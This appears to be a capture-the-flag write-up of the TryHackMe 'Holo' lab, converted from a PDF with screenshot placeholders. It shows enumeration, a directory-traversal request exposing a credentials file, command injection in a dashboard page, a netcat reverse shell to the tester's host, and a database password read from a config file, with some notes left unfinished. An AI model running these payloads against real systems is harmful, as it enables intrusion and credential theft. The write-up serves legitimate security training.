


THM Writeup

Holo

Md Tajdar Alam Ansari



Introduction

Holo is an Active Directory and Web Application attack lab that teaches core web attack vectors and advanced\obscure Active Directory attacks along with general red teaming methodology and concepts.

In this lab, we will learn and explore the following topics:

- .NET basics
 - Web application exploitation
 - AV evasion
 - Whitelist and container escapes
 - Pivoting
 - Operating with a C2 (Command and Control) Framework
 - Post-Exploitation
 - Situational Awareness
-

-
- Active Directory attacks

We will learn and exploit the following attacks and misconfigurations:

- Misconfigured sub-domains
- Local file Inclusion
- Remote code execution
- Docker containers
- SUID binaries
- Password resets
- Client-side filters
- AppLocker
- Vulnerable DLLs
- Net-NTLMv2 / SMB

This network simulates an external penetration test on a corporate network "Hololive" with one intended kill chain. All concepts and exploits will be taught in a red teaming methodology and mindset with other methods and techniques taught throughout the network.

Walkthrough

Our first task at hand is to turn on the openvpn and run a nmap scan on our given scope

10.200.107.30

CODE


```
nmap -p- 10.200.107.0/24
```

PICTURE OF NMAP SCAN

Here we find a potential webserver 10.200.107.33, also a potential device 10.200.107.250

Let us point the discovered IPs to hosts

Add both to hosts using the /etc/hosts file



The screenshot shows a terminal window with two tabs. The left tab contains the contents of the /etc/hosts file:

```
GNU nano 7.2
mactavish@oracle: ~/Downloads
127.0.0.1    localhost
127.0.1.1    oracle

# HTB boxes
10.10.11.196  dev.stocker.htb
10.10.11.196  stocker.htb

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# Holo Lab THM
10.200.107.33  www.holo.live
```

The right tab shows the command used to edit the file: `mactavish@oracle: ~/Documents/THM Writeups/Holo writeup`.

Now let's run a nmap scan on 10.200.107.250

```
mactavish@oracle: ~/Documents/THM Writeups/Holo writeup
mactavish@oracle: ~/Downloads
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ nmap -p 22,1337 -sC -sV 10.200.107.250
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 14:07 IST
Nmap scan report for 10.200.107.250
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a4ed890fd5c5f02f37df9ea124d41ad4 (RSA)
|   256 78eb8b29868ca2c46af35410e57f970 (ECDSA)
|_  256 4e48a33777b3dfec5ae7d634828901b9 (ED25519)
1337/tcp  open  http     Node.js Express framework
|_http-title: Error
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.49 seconds
```


ADMIN.HOLO.LIVE PREVIEW

We can check that the site is running on wordpress

The screenshot shows a web browser window with two tabs open: "TryHackMe | Holo" and "holo.live". The "holo.live" tab is active, displaying the website's homepage. The page has a teal header with the "holo.live" logo. Below the header is a large, colorful banner featuring numerous anime-style girls. To the right of the banner is a sidebar with a search bar labeled "Search ..." and an "Archives" section containing the link "September 2020". The main content area below the banner contains the text "Welcome to Holo.Live" and "September 6, 2020 by admin".

Now lets run a wpscan on holo.live

Upon checking we can see `/robots.txt` file present



We can find these domains via Gobuster


GOBUSTER IMAGE

www.holo.live

dev.holo.live

admin.holo.live

Let us add into hosts file



The screenshot shows a terminal window with four tabs. The active tab displays the contents of the /etc/hosts file. The file contains several entries, including local hostnames and IP addresses, as well as specific entries for the Holo Lab THM environment.

```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      oracle

# HTB boxes
10.10.11.196   dev.stocker.htb
10.10.11.196   stocker.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

# Holo Lab THM
10.200.107.33  holo.live
10.200.107.33  www.holo.live
10.200.107.33  admin.holo.live
10.200.107.33  dev.holo.live
```

We use dirbuster to find for any subdirectories

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://www.holo.live:80/

Scan Information | Results - List View: Dirs: 0 Files: 10 | Results - Tree View | Errors: 0 |

Type	Found	Response	Size
File	/git/index.php	301	345
File	/hta.php	403	448
File	/htaccess.php	403	448
File	/htpasswd.php	403	448
Dir	/	200	21838
File	/hta.txt	403	448
File	/htaccess.txt	403	448
File	/htpasswd.txt	403	448
Dir	/hta/	403	448
Dir	/htaccess/	403	448
Dir	/htpasswd/	403	448
Dir	/index.php/	301	247
Dir	/index.php/2020/	200	280
Dir	/index.php/2020/09/	200	280
Dir	/index.php/2020/09/06/	200	280
Dir	/index.php/2020/09/06/hello-world/	200	479
Dir	/index.php/author/admin/	200	384
Dir	/wp-content/	200	147
Dir	/index.php/category/uncategorized/	200	389
Dir	/wp-content/uploads/	403	448
Dir	/0/	200	280
Dir	/wp-content/uploads/2020/	403	448
Dir	/wp-content/uploads/2020/09/	403	448
Dir	/wp-content/themes/	200	147

Current speed: 50 requests/sec (Select and right click for more options)

Average speed: (T) 46, (C) 49 requests/sec

Parse Queue Size: 0

Total Requests: 2603/14178

Current number of running threads: 10

Change

Time To Finish: 00:03:56

Back | Pause | Stop | Report | /body.php

Starting dir/file list based brute forcing

Checking the `/robots.txt` we can see something called `supersecretdir`

TryHackMe | Holo admin.holo.live/robots.txt Page not found – holo.live +

← → C ⌂ admin.holo.live/robots.txt

Payatu KEKA Maximus Labs Book of secrets CyberChef Podcast CTF help DEF CON

```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

But we are unable to see them due to forbidden access. So let us use the Get method at `dev.holo.live/img.php` and abuse it to get `creds` file from `dev.holo.live`

Forbidden access image

Burp Suite Professional v2023.1 - Temporary Project - Licensed to Zer0DayLab Crew

Request

```

1 GET /img.php?file=../../../../var/www/admin/supersecretdir/creds.txt
  HTTP/1.1
2 Host: dev.holo.live
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 DNT: 1
10 Sec-GPC: 1
11
12

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 20 Mar 2023 19:36:50 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 93
5 Connection: close
6
7 I know you forget things, so I'm leaving this note for you:
8 admin:DBManagerLogin!
9 - gurag <3
10

```

Inspector

Selected text

```

HTTP/1.1 200 OK
Date: Mon, 20 Mar 2023 19:36:50 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 93
Connection: close

```

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 0

Request headers: 9

Response headers: 4

Show how directory traversal is enabled

<http://dev.holo.live/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt>

And we get this text

~~~~~

I know you forget things, so I'm leaving this note for you:


admin:DBManagerLogin!

- gurag <3

~~~~~

Using this we can login into the CRM admin portal


Upon checking the source code we can find hint of command injection



```
<?php
//if($_GET['cmd'] == NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']); } -->

```

We now try and are able to perform command injection




```
total 72 drwxr-xr-x 6 root root 4096 Jan 16 2021 .
drwxr-xr-x 1 root root 4096 Jan 16 2021 ..
-rw-r--r-- 1 root root 69 Jan 4 2021 .htaccess
-r-- 1 root root 1619 Nov 3 2020 action_page.php
drwxr-xr-x 7 root root 4096 Jul 4 2019 assets
-rw-r--r-- 1 root root 16120 Nov 3 2020 dashboard.php
-rw-r--r-- 1 root root 348 Nov 3 2020 db_connect.php
drwxr-xr-x 2 root root 4096 Jul 4 2019 docs
drwxr-xr-x 2 root root 4096 Jul 4 2019 fonts
drwxr-xr-x 2 root root 4096 Jul 4 2019 images
drwxr-xr-x 2 root root 4096 Jul 4 2019 js
drwxr-xr-x 2 root root 4096 Jul 4 2019 misc
drwxr-xr-x 2 root root 4096 Jul 4 2019 vendor
```

Let's try and upload **payload kind** and gain a reverse shell

Set up a netcat listener and use payload

admin.holo.live/dashboard.php?cmd=nc -c bash 10.50.103.81 4444

Payload crafting where




mactavish@oracle: ~/Documents/THM ...

```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.50.103.81] from (UNKNOWN) [10.200.107.33] 38772
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

And we have a shell. Now lets upgrade to an interactive shell by spawning a TTY shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



mactavish@oracle: ~/Documents/THM ...

```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.50.103.81] from (UNKNOWN) [10.200.107.33] 38772
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@7b19b27c7d34:/var/www/admin$
```

We try looking for files present and file a db_connect.php file

```
www-data@7b19b27c7d34:/var/www$ cd admin
cd admin
www-data@7b19b27c7d34:/var/www/admin$ ls -la
ls -la
total 72
drwxr-xr-x 6 root root 4096 Jan 16 2021 .
drwxr-xr-x 1 root root 4096 Jan 16 2021 ..
-rw-r--r-- 1 root root 69 Jan 4 2021 .htaccess
-rw-r--r-- 1 root root 1619 Nov 3 2020 action_page.php
drwxr-xr-x 7 root root 4096 Jul 4 2019 assets
-rw-r--r-- 1 root root 16120 Nov 3 2020 dashboard.php
-rw-r--r-- 1 root root 348 Nov 3 2020 db_connect.php
drwxr-xr-x 2 root root 4096 Jul 4 2019 docs
drwxr-xr-x 2 root root 4096 Oct 23 2020 examples
-rwxr-xr-x 1 root root 11753 Oct 22 2020 hotolive.png
-rw-r--r-- 1 root root 1845 Oct 22 2020 index.php
-rw-r--r-- 1 root root 135 Jan 16 2021 robots.txt
drwxr-xr-x 2 root root 4096 Jan 4 2021 supersecretdir
www-data@7b19b27c7d34:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){
    die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@7b19b27c7d34:/var/www/admin$
```

Here we find creds for the SQL database

admin : !123SecureAdminDashboard321!

Link where we will use

We used route command to find what subnets we have access to

```
www-data@7b19b27c7d34:/var/www/admin$ route -n
route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref  Use Iface
0.0.0.0        192.168.100.1   0.0.0.0        UG    0      0      0 eth0
192.168.100.0  0.0.0.0        255.255.255.0  U     0      0      0 eth0
www-data@7b19b27c7d34:/var/www/admin$
```

